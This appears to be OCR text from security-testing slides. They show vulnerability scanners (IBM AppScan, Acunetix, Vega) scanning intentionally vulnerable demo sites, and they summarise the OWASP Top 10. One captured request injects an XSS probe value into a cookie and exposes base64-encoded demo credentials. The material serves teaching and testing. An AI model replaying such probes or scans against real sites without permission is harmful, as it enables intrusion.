

Sans nom - IBM Rational AppScan
Fichier Edition Affichage Examen Outils Aide
Examiner Interrompre Exploration manuelle Test de recherche de logiciels malveillants Configuration des examens Scan Expert Journal d'examen Rapport Mettre à jour
Basé sur l'URL
Mon application (67)
http://demo.testfire.net/ (67)
/ (3)
comment.aspx (2)
default.aspx
disclaimer.htm
feedback.aspx (1)
high_yield_investments.htm
search.aspx
servererror.aspx
subscribe.aspx (3)
subscribe.swf
survey_questions.aspx
admin (7)
altoro
bank (43)
images (1)
new folder (2) (1)
new folder (3) (1)
pr
selector (1)
Tableau de bord
Jauge de gravité des problèmes
Nombre total de problèmes : 67
13
17
25
12
Classés par : Gravité Décroissant
Problèmes de sécurité 67 (variantes 147) de 'Mon application'
Données d'identification de connexion prévisibles (1)
Identificateur de session non mis à jour (1)
Injection SQL en aveugle (2)
Le cookie permanent contient des informations de session sensibles. (1)
Schéma d'erreur de base de données trouvé (7)
http://demo.testfire.net/bank/account.aspx (1)
amUserId (Cookie)
http://demo.testfire.net/bank/transaction.aspx (3)
http://demo.testfire.net/bank/transfer.aspx (3)
Verrouillage de compte inadéquat (1)
Falsification de requête intersite (CSRF) (9)
Fractionnement de la réponse HTTP (1)
Liste de répertoires BEA WebLogic URL Trickery (1)
Précédent Suivant Gravité Elevée Etat Ouvert
Informations sur les problèmes Conseil Recommandation de correction Demande/Réponse
Afficher dans le navigateur Rapport Faux positif Test manuel Supprimer la variante Définir comme non vulnérable Définir comme page d'erreur
Variante : 1 sur 3 Test D'origine Entrer une phrase...
POST /bank/account.aspx HTTP/1.0
Cookie: amUserId=100116014WFXSSProbe; ASP.NET_SessionId=xtp5523wdv50c545lxkbgk55; amSessionId=45640110134; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
Content-Length: 23
Accept: */*
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: demo.testfire.net
Content-Type: application/x-www-form-urlencoded
listAccounts=1001160141
HTTP/1.1 500 Internal Server Error
Content-Length: 5143
Server: nginx/1.0.5
Date: Tue, 23 Aug 2011 08:29:15 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: ASP.NET
Capture d'écran
Détails de la variante
ID : 22900
Description : Règle de validation globale
Différence :
Les modifications suivantes ont été appliquées à la demande d'origine :
• Affecter au cookie 'amUserId' la valeur '100116014WFXSSProbe'
Raisonnement :
Entrez des commentaires supplémentaires pour cette variante.



Malware-Scan.12588.scan - IBM Rational AppScan
File Edit View Scan Tools Help
Scan Pause Manual Explore Scan Configuration Scan Expert Scan Log Report Update Scan for Malware
Arranged By: Severity Descending
3 Security Issues (3 variants) for 'My Application'
Link to malicious content detected (1)
http://evil.testfire.net/ (1)
evil.testfire.net
Malicious Content (Malware) detected (1)
http://demo.testfire.net/malware/eicar.aspx (1)
Link to unwanted content detected (1)
http://www.warez.com/ (1)
www.warez.com
Url Based
My Application (3)
http://demo.testfire.net/ (1)
/
comment.aspx
default.aspx
disclaimer.htm
feedback.aspx
search.aspx
subscribe.swf
survey_questions.aspx
bank
images
malware (1)
pr
http://evil.testfire.net/ (1)
/ (1)
http://www.warez.com/ (1)
/ (1)
Previous Next Severity High (Manual) State Open
Issue Information Advisory Fix Recommendation Request/Response
Link to malicious content detected
Severity: High
Type: Application-level test
WASC Threat Classification: User-Defined Tests
CVE Reference(s): N/A
Security Risk: N/A
Possible Causes
Technical Description
This issue implies malicious content was discovered or are suspected to exist within your application or in a direct link.
AppScan uses static analysis technolgy from IBM's ISS X-Force to determine whether the returned content will attempt to perform malicious actions. Such actions can include overwriting protected system files, trying to get
Dashboard
Issue Severity Gauge
Total number of issues: 3
2
1
0
0
Visited URLs 21/21
Completed Tests 3/42
3 Security Issues
2
1
0
0


demo.testfire.net.scan - IBM Rational AppScan
File Edit View Scan Tools Help
Scan Pause Manual Explore Scan Configuration Report Find Scan Log PowerTools Analyze JavaScript
Issues Tasks Data
Url Based Content Based
My Application (123)
http://demo.testfire.net/ (123)
/ (4)
comment.aspx (5)
default.aspx (1)
disclaimer.htm (4)
feedback.aspx (1)
high_yield_investments.htm (3)
Privacypolicy.aspx
retirement.htm
search.aspx (3)
servererror.aspx
subscribe.aspx (7)
subscribe.swf
survey_questions.aspx
admin (7)
altoro
App links tab
Dashboard
Issue Severity Gauge
Total number of issues: 123
Arranged By: Severity Descending
123 Security Issues (379 variants) for 'My Application'
Authentication Bypass Using SQL Injection (1)
Blind SQL Injection (4)
Cross-Site Scripting (10)
DOM Based Cross-Site Scripting (3)
Poison Null Byte Windows Files Retrieval (1)
Predictable Login Credentials (1)
SQL Injection (12)
Unencrypted Login Request (5)
XPath Injection (1)
Cross-Site Request Forgery (7)
Security Issues
Previous Next Severity State
Issue Information Advisory Fix Recommendation Request/Response
Authentication Bypass Using SQL Injection (1)
Analysis Tab
uid http://demo.testfire.net/bank/login.aspx
Use the Next/Previous arrows to navigate through the detailed information for individual issues.


acunetix
WEB APPLICATION SECURITY


Acunetix Web Vulnerability Scanner (Enterprise edition)
File
Tools
Configuration
Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
Report
Start URL: http://192.168.100.217:80/pacms
Profile: default
Start
Scan Results
Status
Scan Thread 1 (http://192.168.100.217:80/pacms)
Finished
Alerts (533)
Cross Site Scripting (2)
/pacms/update.php (2)
fct (2)
variant 1
variant 2
PHPSESSID session fixation (2)
/pacms
/pacms/src
Broken links (15)
TRACE Method Enabled (1)
Possible sensitive directories (3)
Directory listing found (216)
Application error message (16)
Password type input with autocomplete enabled (8)
GHDB: Apache directory listing which show Apache...
GHDB: Files uploaded through FTP (54)
Knowledge Base (6)
Ajax framework script.aculo.us
Ajax framework prototype
Ajax framework script.aculo.us
Ajax framework prototype
List of client scripts
List of files with inputs
Scan Thread 1 (http://192.168.100.217:80/pacms
Vulnerability information
Threat level
acunetix threat level
Level 3: High
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Alerts found
Total alerts found 533
High 2
Medium 2
Low 251
Informational 278
Scan information
Target information
Target http://192.168.100.217:80/pacms
Activity Window
Knowledge base finished.
Checking for stored XSS ...
Stored XSS finished.
Finished scanning.
Saving scan results to database ...
Done saving to database.
Application Log
Error Log
Ready


Acunetix Web Vulnerability Scanner (Consultant edition)
File Tools Configuration Help
New Scan
Tools Explorer
Web Vulnerability Scanner
Web Scanner
Tools
Site Crawler
Target Finder
Subdomain Scanner
HTTP Editor
HTTP Sniffer
HTTP Fuzzer
Authentication Tester
Compare Results
Web Services
Web Services Scanner
Web Services Editor
Configuration
Settings
Scanning Profiles
General
Program Updates
Version Information
Licensing
Support Center
Purchase
User Manual (html)
User Manual (pdf)
Report
Start URL: http://192.168.0.29:80/
Profile: default
Start
Scan Results
Scan Thread 1 (http://192.168.0.29:80/)
Alerts (560)
Apache Mod_Rewrite Off-By-One Buffer Overflow Vulnerab...
PHP version older than 4.4.1 (1)
PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
Unfiltered Header Injection in Apache 1.3.34/2.0.57/2.2.1 (1)
Cross Site Scripting (223)
SQL injection (76)
Directory traversal (Unix) (13)
File inclusion (2)
Script source code disclosure (5)
CRLF injection/HTTP response splitting (2)
PHP code injection (2)
Blind SQL/XPath injection (27)
Macromedia Dreamweaver Remote Database Scripts (1)
Cross Site Scripting in URI (2)
Apache version older than 1.3.34 (1)
Cookie manipulation (11)
Backup files (1)
PHPinfo page found (3)
Source code disclosure (1)
User credentials are sent in clear text (2)
Broken links (2)
Hidden form input named price was found (7)
Scan Thread 1 (http://192.168.0.29:80/)
Vulnerability information
Threat level
acunetix threat level
Level 3: High
Acunetix Threat Level 3
One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.
Alerts found
Total alerts found 560
High 361
Medium 17
Low 128
Informational 54
Scan information
Target information
Target http://192.168.0.29:80/
Activity Window
Added request for URL http://testphp.acunetix.com/comment.php?pid=2
URL found "./comment.php?pid=3" (method: window.open)
Added request for URL http://testphp.acunetix.com/comment.php?pid=3
Analyzing file: http://testphp.acunetix.com/product.php
Analyzing file: http://testphp.acunetix.com/product.php?pic=1
Resolved domain test.acunetix.com to 80.237.198.236
Application Log
Error Log
Ready


Online Vulnerability Scanner
https://ovs.acunetix.com/#
Online Vulnerability Scanner
Dashboard
Launch Scan
Scan Targets
Scans
Reports
All Scans
Scan Target
All
Delete Scans
Generate Report
Refresh
Scan Target
Start Date
Progress
Scan Type
Recurrence
Status
testphp - Web
11 Feb 2014 15:34 (0h 12m 3s)
100%
Web - Full Scan
None
81 41 10 36
testasp - Net
9 Dec 2013 11:49 (0h 54m 37s)
100%
Network - Full Scan (safe checks)
None
1 5 0 21
testhtml5 - Web
9 Dec 2013 11:55 (0h 15m 55s)
100%
Web - Full Scan
None
24 4 7 1
testhtml5 - Web
2 Dec 2013 14:22 (0h 15m 51s)
100%
Web - Full Scan
None
24 4 7 2
testasp - Net
28 Nov 2013 14:31 (1h 18m 26s)
100%
Network - Full Scan (safe checks)
None
1 5 0 22
testaspnet - Net
28 Nov 2013 14:32 (1h 10m 24s)
100%
Network - Full Scan (safe checks)
None
1 4 0 22
testasp - web
26 Nov 2013 11:10 (1h 16m 1s)
100%
Network - Full Scan (safe checks)
None
1 5 0 22
testaspnet - Web
26 Nov 2013 11:02 (1h 23m 28s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Net
26 Nov 2013 11:01 (0h 49m 32s)
100%
Network - Full Scan (safe checks)
None
0 3 1 25
testphp - Web
26 Nov 2013 11:02 (0h 20m 22s)
100%
Web - Full Scan
None
114 61 7 53
testhtml5 - Web
26 Nov 2013 11:06 (0h 15m 26s)
100%
Web - Full Scan
None
22 4 7 1
testasp - web
26 Nov 2013 11:03 (0h 5m 48s)
100%
Web - Full Scan
None
17 20 6 18
testphp - Web
26 Nov 2013 10:02 (0h 20m 24s)
100%
Web - Full Scan
None
115 61 7 53
testaspnet - Net
26 Nov 2013 09:12 (0h 45m 42s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Web
26 Nov 2013 09:09 (0h 20m 54s)
100%
Web - Full Scan
None
115 61 7 53
testasp - web
26 Nov 2013 09:07 (0h 0m 37s)
100%
Web - XSS
None
1 5 0 11
testaspnet - Net
13 Nov 2013 12:31 (1h 31m 9s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testasp - Net
13 Nov 2013 12:31 (1h 26m 13s)
100%
Network - Full Scan (safe checks)
None
1 4 0 23
testphp - Net
13 Nov 2013 12:39 (0h 21m 5s)
100%
Network - Full Scan (safe checks)
None
0 4 1 25
testhtml5 - Net
13 Nov 2013 12:08 (0h 21m 9s)
100%
Network - Full Scan (safe checks)
None
0 3 1 24
1—20 of 50
« ‹ 1 2 3 › »

Online Vulnerability Scanner


ovs.acunetix.com/#/

OVS BETA Dashboard Launch Scan Scan Targets Scans Reports

Dashboard

Auto Refresh Quick Start Guide

Vulnerabilities by Severity



Latest Scans

Host	Type	Threat	Completed
testhtml5 - Web	Web	High	2 Dec 14:38
testasp - Net	Network	High	28 Nov 15:50
testaspnet - Net	Network	High	28 Nov 15:42
testasp - web	Network	High	26 Nov 12:26
testaspnet - Web	Network	High	26 Nov 12:26
testphp - Net	Network	Medium	26 Nov 11:50
testphp - Web	Web	High	26 Nov 11:23
testhtml5 - Web	Web	High	26 Nov 11:21
testasp - web	Web	High	26 Nov 11:09
testphp - Web	Web	High	26 Nov 10:22

Top 10 Vulnerabilities

SQL injection (verified)	41
Cross site scripting (verified)	37
Blind SQL Injection	31
Application error message	24
Email address found	16
DOM-based cross site scripting	15
Directory listing	14
Possible CSRF (Cross-site request forgery)	12
HTML form without CSRF protection	8
Broken links	8


Most Vulnerable Hosts

testphp - Web
testhtml5 - Web
testasp - web
testasp - Net
testaspnet - Web
testaspnet - Net
testphp - Net
testhtml5 - Net


Upcoming Scans

No upcoming scans


VEGA


Applications Places System
Mon Nov 11, 11:32 PM
Subgraph Vega
File Scan Window Help
Website View
Scan Alerts
Create a New Scan
New Scan Parameters
VEGA
Input the base URI:
http://testphp.vulnweb.com/
Select the modules to run:
Injection Modules
Format String Injection Checks
URL Injection checks
HTTP Header Injection checks
XML Injection checks
Shell Injection Checks
SQL Injection Arithmetic checks
Integer Overflow Injection Checks
Directory Listing and Traversal Checks
XSS Injection checks
Response Processing Modules
RSS/Atom/OPL Feed Detector
Oracle Application Server Fingerprint Module
www.darksite.co.in
< Back
Next >
Cancel
Finish


WhiteHat Security Top Ten



- Average number of inputs per website: **227**
- Average ratio of vulnerability count / number of inputs: **2.58%**

WhiteHat SECURITY

 | Page 7


Threat Agents
Attack Vectors
Security Weaknesses
Security Controls
Technical Impacts
Business Impacts
Attack
Attack
Attack
Weakness
Weakness
Weakness
Weakness
Control
Control
Control
Asset
Function
Asset
Impact
Impact
Impact


A1 – Injection
A2 – Cross-Site Scripting (XSS)
A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object References
A5 – Cross-Site Request Forgery (CSRF)
A6 – Security Misconfiguration (NEW)
A7 – Insecure Cryptographic Storage
A8 – Failure to Restrict URL Access
A9 – Insufficient Transport Layer Protection
Unvalidated Redirects and Forwards (NEW)


Open Source Security Testing Methodology Manual
OSSTMM
www.osstmm.org
Open Source Security Testing Methodology Manual
OSSTMM
www.osstmm.org


ISSAF
Information Systems Security
Assessment Framework
www.oissg.org

T10 OWASP Top 10 Application Security Risks – 2013

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
